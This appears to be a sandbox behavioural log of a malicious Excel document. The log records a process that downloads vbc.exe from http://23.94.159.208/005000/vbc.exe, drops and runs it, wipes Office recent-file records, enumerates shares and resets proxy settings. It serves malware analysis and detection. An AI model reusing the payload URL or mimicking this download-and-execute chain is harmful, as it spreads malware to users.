Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 23.94.159.208, 80, , , 3, 0, 5849968) Return: cc0008	1336	620
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /005000/vbc.exe, , , 1633224, 4194320, 5849968) Return: cc000c	1336	620
Detection	Threat Characteristic: Connects to remote URL or IP address http://23.94.159.208/005000/vbc.exe		
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3cc	1336	620
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3cc	1336	620
Call Network API	API Name: socket Args: (2, 2, 0) Return: 3ec	1336	620
Call Network API	API Name: socket Args: (23, 2, 0) Return: 3ec	1336	620
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3e4	1336	620
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings Value: None	1336	620
Call Network API	API Name: socket Args: (2, 1, 6) Return: 420	1336	620
Call Network API	API Name: bind Args: (420, 0.0.0.0:49177, 16) Return: 0	1336	620
Detection	Threat Characteristic: Listens on port 0.0.0.0:49177		
Call Network API	API Name: connect Args: (420, 23.94.159.208:80, 16) Return: ffffffff	1336	620
Call Network API	API Name: recv Args: (360, , 32, 0) Return: ?	1336	620
Call Network API	API Name: send Args: (360, !, 1, 0) Return: 1	1336	620
Call Network API	API Name: send Args: (420, GET /005000/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 23.94.159.208\r\nConnection: Keep-Alive\r\n\r\n, 265, 0) Return: 265	1336	620
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 23.94.159.208:80 Content: GET /005000/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 23.94.159.208\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (420, , 1024, 0) Return: ?	1336	620
Call Network API	API Name: send Args: (360, !, 1, 0) Return: 1	1336	620
Call Network API	API Name: recv Args: (360, , 32, 0) Return: ?	1336	620
Call Network API	API Name: recv Args: (420, , 1024, 0) Return: ?	1336	620
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1336	620
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1336	620
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1336	620

Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1336	620
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1336	620
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1336	620
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1336	620
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1336	620
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1336	620
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1336	620
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1336	620
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1336	620
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1336	620
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1336	620
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1336	620
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1336	620
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1336	620
Call Network API	API Name: send Args: (360, !, 1, 0) Return: 1	1336	620
Call Network API	API Name: recv Args: (360, , 32, 0) Return: ?	1336	620
Call Network API	API Name: send Args: (360, !, 1, 0) Return: 1	1336	620
Call Network API	API Name: recv Args: (360, , 32, 0) Return: ?	1336	620
Call Network API	API Name: send Args: (360, !, 1, 0) Return: 1	1336	620
Call Network API	API Name: recv Args: (360, , 32, 0) Return: ?	1336	620
Call Network API	API Name: send Args: (360, !, 1, 0) Return: 1	1336	620
Call Network API	API Name: recv Args: (360, , 32, 0) Return: ?	1336	620
Call Network API	API Name: send Args: (360, !, 1, 0) Return: 1	1336	620
Call Network API	API Name: recv Args: (360, , 32, 0) Return: ?	1336	620
Call Network API	API Name: send Args: (360, !, 1, 0) Return: 1	1336	620
Call Network API	API Name: recv Args: (360, , 32, 0) Return: ?	1336	620
Call Network API	API Name: recv Args: (420, , 5802, 0) Return: ?	1336	620
Call Network API	API Name: recv Args: (420, , 1754, 0) Return: ?	1336	620
Call Network API	API Name: send Args: (360, !, 1, 0) Return: 1	1336	620
Call Network API	API Name: recv Args: (360, , 32, 0) Return: ?	1336	620
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe Type: VSDT_EXE_W32	1336	620
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe Type: VSDT_EXE_W32	1336	620
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	1336	620
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 620 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %USERPROFILE%\vbc.exe		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	1336	620
Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\microsoft\office\groove\user\GFSConfig.xml) Return: 0	1336	620
Detection	Threat Characteristic: Creates command line process Process ID: 2172 Image Path: %USERPROFILE%\vbc.exe		
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Process:2172:%USERPROFILE%\vbc.exe) Return: 1	1336	620
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 620 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Call Thread API	API Name: NtResumeThread Args: (Process:2172,) Return: ?	1336	620
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2172], ppid[620) Return: 1	1336	620
Detection	Threat Characteristic: Creates process Process ID: 2172 Image Path: %USERPROFILE%\vbc.exe		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DAEC4\1DAEC4 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DAEC4\ Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1336
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1336
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		1336
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DEA1F\ Value: None		1336
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DEA1F\1DEA1F Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Max Display Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 1 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 2 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 3 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 4 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 5 Value: None		1336

Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 6 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 7 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 8 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 9 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 10 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 11 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 12 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 13 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 14 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 15 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 16 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 17 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 18 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 19 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 20 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 21 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 22 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 23 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 24 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 25 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 26 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 27 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 28 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 29 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 30 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 31 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 32 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 33 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 34 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 35 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 36 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 37 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 38 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 39 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 40 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 41 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 42 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 43 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 44 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 45 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 46 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 47 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 48 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 49 Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 50 Value: None		1336
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\PO_885737.xlsx.LNK) Return: 0		1336
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\3D2BG2.LNK) Return: 0		1336
Add File	Path: %TEMP%\1961008.od Type: VSDT_ASCII		1336
Write File	Path: %TEMP%\1961008.od Type: VSDT_ASCII		1336
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6ea80250, -1, 6864410, 686440c, 0) Return: 0		1336
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1336 Info: Enums share folder from API result		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso76C5.tmp Type: VSDT_EMPTY		1336
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		1336
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2		1336
Call System API	API Name: timeSetEvent Args: (9000, 0, 1c4144, 0, 1) Return: 10	620	2172
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191052E8F325736 Value: None		1336
Call Internet Helper API	API Name: InternetOpenA Args: (lVali, 4, , , 0) Return: cc0004	620	2172
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\ Value: None	620	2172
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\EnableFileTracing Value: 0	620	2172
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\EnableConsoleTracing Value: 0	620	2172
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\FileTracingMask Value: ffff0000	620	2172
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\ConsoleTracingMask Value: ffff0000	620	2172
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\MaxFileSize Value: 100000	620	2172
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\FileDirectory Value: %windir%\tracing	620	2172
Call Service API	API Name: OpenServiceW Args: (5a7388, Sens, 4) Return: 5a72e8	620	2172
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\ Value: None	620	2172
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\EnableFileTracing Value: 0	620	2172
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\EnableConsoleTracing Value: 0	620	2172
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\FileTracingMask Value: ffff0000	620	2172
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\ConsoleTracingMask Value: ffff0000	620	2172
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\MaxFileSize Value: 100000	620	2172

Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\FileDirectory Value: %windir%\tracing	620	2172
Call Service API	API Name: OpenServiceA Args: (5a75e0, rasman, 4) Return: 5a7568	620	2172
Call Service API	API Name: OpenServiceA Args: (591020, RASMAN, 4) Return: 5a7720	620	2172
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	620	2172
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	620	2172
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	620	2172
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	620	2172
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	620	2172
Call Network API	API Name: socket Args: (2, 2, 0) Return: 348	620	2172
Call Network API	API Name: socket Args: (23, 2, 0) Return: 348	620	2172
Call System API	API Name: DnsQueryExW Args: (onedrive.live.com, 1, 40006000) Return: 9701	620	2172
Call System API	API Name: DnsQueryExW Args: (onedrive.live.com, 1c, 40006000) Return: 0	620	2172
Call Network API	API Name: socket Args: (23, 2, 0) Return: 39c	620	2172
Call Network API	API Name: socket Args: (2, 1, 6) Return: 39c	620	2172
Call Network API	API Name: bind Args: (39c, 0.0.0.0:49178, 16) Return: 0	620	2172
Detection	Threat Characteristic: Listens on port 0.0.0.0:49178		
Call Network API	API Name: connect Args: (39c, 13.107.42.13:443, 16) Return: ffffffff	620	2172
Call Network API	API Name: socket Args: (23, 1, 6) Return: 420	620	2172
Call Network API	API Name: send Args: (39c, ..., 134, 0) Return: 134	620	2172
Call Network API	API Name: recv Args: (39c, , 1024, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (39c, , 1024, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (39c, , 1024, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (39c, , 1024, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (39c, , 1024, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (39c, , 1024, 0) Return: ?	620	2172
Call Network API	API Name: send Args: (39c, ..., 166, 0) Return: 166	620	2172
Call Network API	API Name: recv Args: (39c, , 6144, 0) Return: ?	620	2172
Call Service API	API Name: OpenServiceW Args: (5ecb08, gpsvc, 5) Return: 5ece78	620	2172
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\4B\52C64B7E\LanguageList Value: en-US\0en\0	620	2172
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	620	2172
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	620	2172
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5fc	620	2172
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5fc	620	2172
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701	620	2172
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0	620	2172
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5fc	620	2172
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5fc	620	2172
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5fc	620	2172
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701	620	2172
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0	620	2172
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5fc	620	2172
Call Network API	API Name: socket Args: (2, 1, 6) Return: 5fc	620	2172
Call Network API	API Name: bind Args: (5fc, 0.0.0.0:49179, 128) Return: 0	620	2172
Detection	Threat Characteristic: Listens on port 0.0.0.0:49179		
Call System API	API Name: ConnectEx Args: (5fc, 81.198.165.201:80, 16, 0, 0, 0, 4541720) Return: 0	620	2172
Call Network API	API Name: send Args: (5fc, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?344b8215958ffac7 HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 201) Return: 0	620	2172
Call System API	API Name: WinHttpCloseHandle Args: (4561618) Return: 1	620	2172
Call System API	API Name: WinHttpCloseHandle Args: (4561530) Return: 1	620	2172
Call System API	API Name: WinHttpCloseHandle Args: (4552a80) Return: 1	620	2172
Call Service API	API Name: OpenServiceW Args: (4556f10, CryptSvc, 5) Return: 4556f38	620	2172
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	620	2172
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	620	2172
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	620	2172
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	620	2172
Call Network API	API Name: socket Args: (2, 2, 0) Return: 608	620	2172
Call Network API	API Name: socket Args: (23, 2, 0) Return: 608	620	2172
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1, 40006000) Return: 9701	620	2172
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1c, 40006000) Return: 0	620	2172
Call Network API	API Name: socket Args: (23, 2, 0) Return: 608	620	2172
Call Network API	API Name: socket Args: (2, 2, 0) Return: 608	620	2172
Call Network API	API Name: socket Args: (23, 2, 0) Return: 608	620	2172
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1, 40006000) Return: 9701	620	2172
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1c, 40006000) Return: 0	620	2172
Call Network API	API Name: socket Args: (23, 2, 0) Return: 608	620	2172
Call Network API	API Name: socket Args: (2, 1, 6) Return: 608	620	2172
Call Network API	API Name: bind Args: (608, 0.0.0.0:49180, 128) Return: 0	620	2172


Detection	Threat Characteristic: Listens on port 0.0.0.0:49180		
Call System API	API Name: ConnectEx Args: (608, 93.184.220.29:80, 16, 0, 0, 0, 4541720) Return: 0	620	2172
Call Network API	API Name: send Args: (608, GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEA8Ull8gIGmZT9XHrHiJQeI%3D HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ocsp.digicert.com\r\n\r\n, 1, 235) Return: 0	620	2172
Call System API	API Name: WinHttpCloseHandle Args: (4561cf0) Return: 1	620	2172
Call System API	API Name: WinHttpCloseHandle Args: (45603e8) Return: 1	620	2172
